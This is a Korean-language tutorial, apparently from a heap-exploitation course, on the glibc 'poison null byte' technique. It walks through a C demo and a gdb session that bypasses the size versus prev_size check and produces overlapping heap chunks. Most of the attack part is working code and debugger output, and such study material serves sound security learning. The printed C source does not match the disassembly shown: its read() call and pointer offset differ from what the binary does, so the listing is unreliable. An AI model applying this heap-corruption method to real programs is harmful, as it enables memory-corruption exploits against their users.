
Poison null byte

List

Poison null byte

- "Poison null byte"는 빈 청크의 "size"에 null byte를 저장할 수 있으며 변경된 크기가 유효한 크기가되면 사용할 수 있습니다.
- 예를 들어 다음과 같이 크기가 0x80, 0x200, 0x80인 메모리를 할당 받습니다.
  - 0x200을 0x602290에 저장한 후 2번째 메모리를 해제합니다.
  - null byte를 이 chunk의 "size"에 덮어씁니다.
  - 그러면 해당 chunk의 크기는 0x200이 됩니다.
- 4번째, 5번째(크기가 0x80) 메모리 할당을 malloc()에 요청합니다.
  - 할당자는 free chunk를 크기를 확인하고, 해당 chunk의 크기가 요청되 메모리를 할당하기에 적당한 크기인지 확인합니다.
  - 해당 chunk의 "size"에 저장된 값이 0x200이기 때문에 요청된 메모리를 할당하기에 충분한 크기입니다.
  - malloc은 해당 chunk의 공간을 분할하여 메모리를 할당합니다.
- 4번째 메모리가 해제되고 3번째 메모리를 해제된다면 할당자는 3번째 chunk의 다음 chunk를 top chunk로 설정합니다.
  - 그리고 prev_size의 값이 0x210이기 때문에 Top chunk의 주소가 0x602090이 됩니다.
  - 이로써 Top chunk는 5번째 메모리는 앞에 배치됩니다.
- 그리고 크기가 0x280인 메모리 할당을 요청해서 반환받은 메모리는 5번재 메모리와 영역이 겹치게 됩니다.



- 할당자는 chunk를 list에서 제거할 때 해당 chunk의 "size"에 저장된 값과 다음 chunk의 "prev_size"에 저장된 값이 같은지 확인합니다.
  - 앞에 예제에서도 해당 코드를 우회하기 위해 prev_size(0x200) 값을 0x602290에 저장하였습니다.

malloc.c

```
/* Take a chunk off a bin list */
#define unlink(AV, P, BK, FD) {                                            \
    if (__builtin_expect (chunksize(P) != prev_size (next_chunk(P)), 0))      \
      malloc_printerr (check_action, "corrupted size vs. prev_size", P, AV);  \
    FD = P->fd;                                                            \
    BK = P->bk;                                                            \
```

- https://sourceware.org/git/?p=glibc.git;a=blob;f=malloc/malloc.c;h=994a23248e258501979138f3b07785045a60e69f;hb=17f487b7afa7cd6c316040f3e6c86dc96b2eec30#l1377

- 만약 두 값이 같지 않을 경우 다음과 같이 에러를 출력합니다.

```
lazenca0x0@ubuntu:~/Book$ ./Poison_Null_byte
*** Error in `./Poison_Null_byte': corrupted size vs. prev_size: 0x00000000021ff090 ***
======= Backtrace: =========
/lib/x86_64-linux-gnu/libc.so.6(+0x777e5)[0x7f9f45eb47e5]
/lib/x86_64-linux-gnu/libc.so.6(+0x82aec)[0x7f9f45ebfaec]
/lib/x86_64-linux-gnu/libc.so.6(__libc_malloc+0x54)[0x7f9f45ec1184]
./Poison_Null_byte[0x40069b]
/lib/x86_64-linux-gnu/libc.so.6(__libc_start_main+0xf0)[0x7f9f45e5d830]
./Poison_Null_byte[0x400579]
======= Memory map: ========
...
Aborted (core dumped)
lazenca0x0@ubuntu:~/Book$
```

Example

- 이 코드는 3개(0x80,0x200,0x80)의 메모리 할당을 malloc()에 요청합니다.
    - Fake prev_size 값을 *(buf2 + 0x1f0)에 저장합니다.
    - buf2 영역은 해제되고, 해당 chunk의 "size"에 저장된 데이터에서 마지막 1byte를 null로 덮어씁니다.(0x211 → 0x200)
    - 2개의 메모리 할당을 malloc()에 요청합니다.
    - 그 크기는 변경된 free chunk의 영역 안에 생성 가능한 크기(0x80)입니다.
    - buf4는 해제되고, buf3도 해제됩니다.
    - 크기가 0x280인 메모리 할당을 malloc에() 요청합니다.
    - 문자 'B'를 buf6가 가리키는 메모리에 채웁니다.
    - 그리고 buf3가 가리키는 메모리의 데이터를 출력합니다.

poison_null_byte.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdint.h>
#include <malloc.h>
#include <unistd.h>

int main()
{
    unsigned long *buf1 = malloc(0x80);
    unsigned long *buf2 = malloc(0x200);
    unsigned long *buf3 = malloc(0x80);

    *(buf2 + 0x1f0)= 0x200;

    free(buf2);

    read(STDIN_FILENO,buf2,0x82);

    char *buf4 = malloc(0x80);
    char *buf5 = malloc(0x80);

    memset(buf5,'A',0x80);

    free(buf4);
    free(buf3);

    char *buf6 = malloc(0x280);
    memset(buf6,'B',0x280);
    fprintf(stderr,"buf5 : %s\n", (char *)buf5);
}
```

- 0x400658, 0x400666, 0x400674에서는 할당된 메모리의 주소를 확인합니다.
    - 0x400682에서는 가짜 prev_size를 확인합니다.
    - 0x400695에서 해제된 chunk를 확인하고 0x40069f에서 해당 chunk의 "size"에 저장된 값의 변화를 확인합니다.
    - 0x4006ac, 0x4006ba에서는 추가로 할당되는 메모리의 주소를 확인합니다.
    - 0x4006d4 에서 마지막에 할당된 영역에 채워진 데이터를 확인합니다.
    - 0x4006e0, 0x4006e7에서는 메모리 해제 후의 변화를 확인합니다.
    - 0x4006f6에서는 마지막으로 할당된 메모리의 주소를 확인합니다.

Breakpoints

```
lazenca0x0@ubuntu:~/Book$ gcc -o poison_null_byte poison_null_byte.c
lazenca0x0@ubuntu:~/Book$ gdb -q ./poison_null_byte
Reading symbols from ./poison_null_byte...(no debugging symbols found)...done.
gdb-peda$ disassemble main
Dump of assembler code for function main:
   0x0000000000400646 <+0>:     push   rbp
   0x0000000000400647 <+1>:     mov    rbp,rsp
   0x000000000040064a <+4>:     sub    rsp,0x30
   0x000000000040064e <+8>:     mov    edi,0x80
   0x0000000000400653 <+13>:     call   0x400530 <malloc@plt>
   0x0000000000400658 <+18>:     mov    QWORD PTR [rbp-0x30],rax
   0x000000000040065c <+22>:     mov    edi,0x200
   0x0000000000400661 <+27>:     call   0x400530 <malloc@plt>
   0x0000000000400666 <+32>:     mov    QWORD PTR [rbp-0x28],rax
   0x000000000040066a <+36>:     mov    edi,0x80
   0x000000000040066f <+41>:     call   0x400530 <malloc@plt>
   0x0000000000400674 <+46>:     mov    QWORD PTR [rbp-0x20],rax
   0x0000000000400678 <+50>:     mov    rax,QWORD PTR [rbp-0x28]
   0x000000000040067c <+54>:     add    rax,0x1f0
   0x0000000000400682 <+60>:     mov    QWORD PTR [rax],0x200
   0x0000000000400689 <+67>:     mov    rax,QWORD PTR [rbp-0x28]
   0x000000000040068d <+71>:     mov    rdi,rax
   0x0000000000400690 <+74>:     call   0x4004f0 <free@plt>
   0x0000000000400695 <+79>:     mov    rax,QWORD PTR [rbp-0x30]
```

```
   0x0000000000400699 <+83>:        add    rax,0x88
   0x000000000040069f <+89>:        mov    BYTE PTR [rax],0x0
   0x00000000004006a2 <+92>:        mov    edi,0x80
   0x00000000004006a7 <+97>:        call   0x400530 <malloc@plt>
   0x00000000004006ac <+102>:        mov    QWORD PTR [rbp-0x18],rax
   0x00000000004006b0 <+106>:        mov    edi,0x80
   0x00000000004006b5 <+111>:        call   0x400530 <malloc@plt>
   0x00000000004006ba <+116>:        mov    QWORD PTR [rbp-0x10],rax
   0x00000000004006be <+120>:        mov    rax,QWORD PTR [rbp-0x10]
   0x00000000004006c2 <+124>:        mov    edx,0x80
   0x00000000004006c7 <+129>:        mov    esi,0x41
   0x00000000004006cc <+134>:        mov    rdi,rax
   0x00000000004006cf <+137>:        call   0x400500 <memset@plt>
   0x00000000004006d4 <+142>:        mov    rax,QWORD PTR [rbp-0x18]
   0x00000000004006d8 <+146>:        mov    rdi,rax
   0x00000000004006db <+149>:        call   0x4004f0 <free@plt>
   0x00000000004006e0 <+154>:        mov    rax,QWORD PTR [rbp-0x20]
   0x00000000004006e4 <+158>:        mov    rdi,rax
   0x00000000004006e7 <+161>:        call   0x4004f0 <free@plt>
   0x00000000004006ec <+166>:        mov    edi,0x280
   0x00000000004006f1 <+171>:        call   0x400530 <malloc@plt>
   0x00000000004006f6 <+176>:        mov    QWORD PTR [rbp-0x8],rax
   0x00000000004006fa <+180>:        mov    rax,QWORD PTR [rbp-0x8]
   0x00000000004006fe <+184>:        mov    edx,0x280
   0x0000000000400703 <+189>:        mov    esi,0x42
   0x0000000000400708 <+194>:        mov    rdi,rax
   0x000000000040070b <+197>:        call   0x400500 <memset@plt>
   0x0000000000400710 <+202>:        mov    rax,QWORD PTR [rip+0x200949]        # 0x601060 <stderr@@GLIBC_2.2.5>
   0x0000000000400717 <+209>:        mov    rdx,QWORD PTR [rbp-0x10]
   0x000000000040071b <+213>:        mov    esi,0x4007c4
   0x0000000000400720 <+218>:        mov    rdi,rax
   0x0000000000400723 <+221>:        mov    eax,0x0
   0x0000000000400728 <+226>:        call   0x400520 <fprintf@plt>
   0x000000000040072d <+231>:        mov    eax,0x0
   0x0000000000400732 <+236>:        leave
   0x0000000000400733 <+237>:        ret
End of assembler dump.
gdb-peda$ b *0x0000000000400658
Breakpoint 1 at 0x400658
gdb-peda$ b *0x0000000000400666
Breakpoint 2 at 0x400666
gdb-peda$ b *0x0000000000400674
Breakpoint 3 at 0x400674
gdb-peda$ b *0x0000000000400682
Breakpoint 4 at 0x400682
gdb-peda$ b *0x0000000000400695
Breakpoint 5 at 0x400695
gdb-peda$ b *0x000000000040069f
Breakpoint 6 at 0x40069f
gdb-peda$ b *0x00000000004006ac
Breakpoint 7 at 0x4006ac
gdb-peda$ b *0x00000000004006ba
Breakpoint 8 at 0x4006ba
gdb-peda$ b *0x00000000004006d4
Breakpoint 9 at 0x4006d4
gdb-peda$ b *0x00000000004006e0
Breakpoint 10 at 0x4006e0
gdb-peda$ b *0x00000000004006e7
Breakpoint 11 at 0x4006e7
gdb-peda$ b *0x00000000004006f6
Breakpoint 12 at 0x4006f6
gdb-peda$
```

- buf1에 반환된 포인터는 0x602010, buf2에 반환된 포인터는 0x6020a0, 그리고 buf3에 반환된 포인터는 0x6022b0입니다.

Allocated chunks

```
gdb-peda$ r
Starting program: /home/lazenca0x0/Book/poison_null_byte

Breakpoint 1, 0x0000000000400658 in main ()
gdb-peda$ i r rax
rax            0x602010        0x602010
gdb-peda$ c
Continuing.

Breakpoint 2, 0x0000000000400666 in main ()
gdb-peda$ i r rax
rax            0x6020a0        0x6020a0
gdb-peda$ c
Continuing.

Breakpoint 3, 0x0000000000400674 in main ()
gdb-peda$ i r rax
rax            0x6022b0        0x6022b0
gdb-peda$
```

- 가짜 prev_size(0x200)를 0x602290에 저장합니다.
    - 0x602290는 buf2의 mchunkprt으로 부터 0x200byte가 떨어져 있습니다.

Store fake prev_size in memory

```
gdb-peda$ c
Continuing.

Breakpoint 4, 0x0000000000400682 in main ()
gdb-peda$ x/i $rip
=> 0x400682 <main+60>:        mov    QWORD PTR [rax],0x200
gdb-peda$ i r rax
rax            0x602290        0x602290
gdb-peda$ p/x 0x6020a0 - 0x10 + 0x200
$2 = 0x602290
gdb-peda$
```

- buf2가 가리키는 메모리를 해제하면, 해당 chunk는 Unsorted bin에 배치됩니다.
    - 해당 chunk의 "size"에 저장된 데이터에서 마지막 1byte를 0x00(null)로 덮어씁니다.
    - 이로 인해 해당 chunk의 크기는 0x200이 됩니다.

Overwrite 1 byte (0x00) in the Size of the free chunk.

```
gdb-peda$ c
Continuing.

Breakpoint 5, 0x0000000000400695 in main ()
gdb-peda$ p main_arena.bins[0]
$3 = (mchunkptr) 0x602090
gdb-peda$ p main_arena.bins[1]
$4 = (mchunkptr) 0x602090
gdb-peda$ p main_arena.bins[0].size
$8 = 0x211
gdb-peda$ c
Continuing.

Breakpoint 6, 0x000000000040069f in main ()
gdb-peda$ x/i $rip
=> 0x40069f <main+89>:        mov    BYTE PTR [rax],0x0
gdb-peda$ i r rax
rax            0x602098        0x602098
gdb-peda$ x/bx 0x602098
0x602098:        0x11
gdb-peda$ ni

0x00000000004006a2 in main ()
gdb-peda$ x/2gx 0x6020a0 - 0x10
0x602090:        0x0000000000000000        0x0000000000000200
gdb-peda$ p main_arena.bins[0].size
$9 = 0x200
gdb-peda$
```

- buf4에 할당된 메모리의 주소는 0x6020a0, buf5에 할당된 주소는 0x602130입니다.
    - 해제 된 buf2 청크를 나누어 메모리가 할당됩니다.
    - 문자 'A'가 0x602130 영역에 채워졌습니다.

Reallocated chunk

```
gdb-peda$ c
Continuing.

Breakpoint 7, 0x00000000004006ac in main ()
gdb-peda$ i r rax
rax            0x6020a0        0x6020a0
gdb-peda$ c
Continuing.

Breakpoint 8, 0x00000000004006ba in main ()
gdb-peda$ i r rax
rax            0x602130        0x602130
gdb-peda$ c
Continuing.

Breakpoint 9, 0x00000000004006d4 in main ()
gdb-peda$ x/20gx 0x602130
0x602130:        0x4141414141414141        0x4141414141414141
0x602140:        0x4141414141414141        0x4141414141414141
0x602150:        0x4141414141414141        0x4141414141414141
0x602160:        0x4141414141414141        0x4141414141414141
0x602170:        0x4141414141414141        0x4141414141414141
0x602180:        0x4141414141414141        0x4141414141414141
0x602190:        0x4141414141414141        0x4141414141414141
0x6021a0:        0x4141414141414141        0x4141414141414141
0x6021b0:        0x0000000000000000        0x00000000000000e1
0x6021c0:        0x00007ffff7dd1b78        0x00007ffff7dd1b78
gdb-peda$
```

- buf4에 할당된 메모리를 해제한 후 Top chunk는 0x602330가 됩니다.
    - 그리고 buf3에 할당된 메모리를 해제하면 Top chunk는 0x602090이 됩니다.
    - 이곳은 free chunk의 size값(buf4→size)이 저장되었던 곳입니다.

Check the Top chunks for changes

```
gdb-peda$ c
Continuing.

Breakpoint 10, 0x00000000004006e0 in main ()
gdb-peda$ p main_arena.top
$5 = (mchunkptr) 0x602330
gdb-peda$ c
Continuing.

Breakpoint 11, 0x00000000004006e7 in main ()
gdb-peda$ x/i $rip
=> 0x4006e7 <main+161>:	call   0x4004f0 <free@plt>
gdb-peda$ i r rdi
rdi            0x6022b0	0x6022b0
gdb-peda$ ni

0x00000000004006ec in main ()
gdb-peda$ p main_arena.top
$6 = (mchunkptr) 0x602090
gdb-peda$
```

- 크기가 0x280인 메모리 할당을 malloc()에 요청하면, 0x6020a0를 반환합니다.
    - 해당 메모리의 크기는 0x290이며, 해당 메모리 영역과 buf5가 가리키는 메모리 영역이 겹치게 됩니다.

Allocate memory with size 0x280

```
gdb-peda$ c
Continuing.

Breakpoint 12, 0x00000000004006f6 in main ()
gdb-peda$ i r rax
rax            0x6020a0	0x6020a0
gdb-peda$ p/x 0x6020a0 + 0x290
$7 = 0x602330
gdb-peda$ x/2gx 0x6020a0 - 0x10
0x602090:	0x0000000000000000	0x0000000000000291
gdb-peda$
```

- 문자 'B'가 buf6가 가리키는 메모리에 채워지며, 이 문자들이 buf5가 가리키는 메모리에도 채워집니다.

```
gdb-peda$ c
Continuing.
buf5 :
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
[Inferior 1 (process 6193) exited normally]
Warning: not running
gdb-peda$
```

Related information

- https://github.com/shellphish/how2heap
- http://www.contextis.com/documents/120/Glibc_Adventures-The_Forgotten_Chunks.pdf
- https://sourceware.org/git/?p=glibc.git;a=blob;f=malloc/malloc.c;h=54e406bcb67478179c9d46e72b63251ad951f356;hb=HEAD#l1404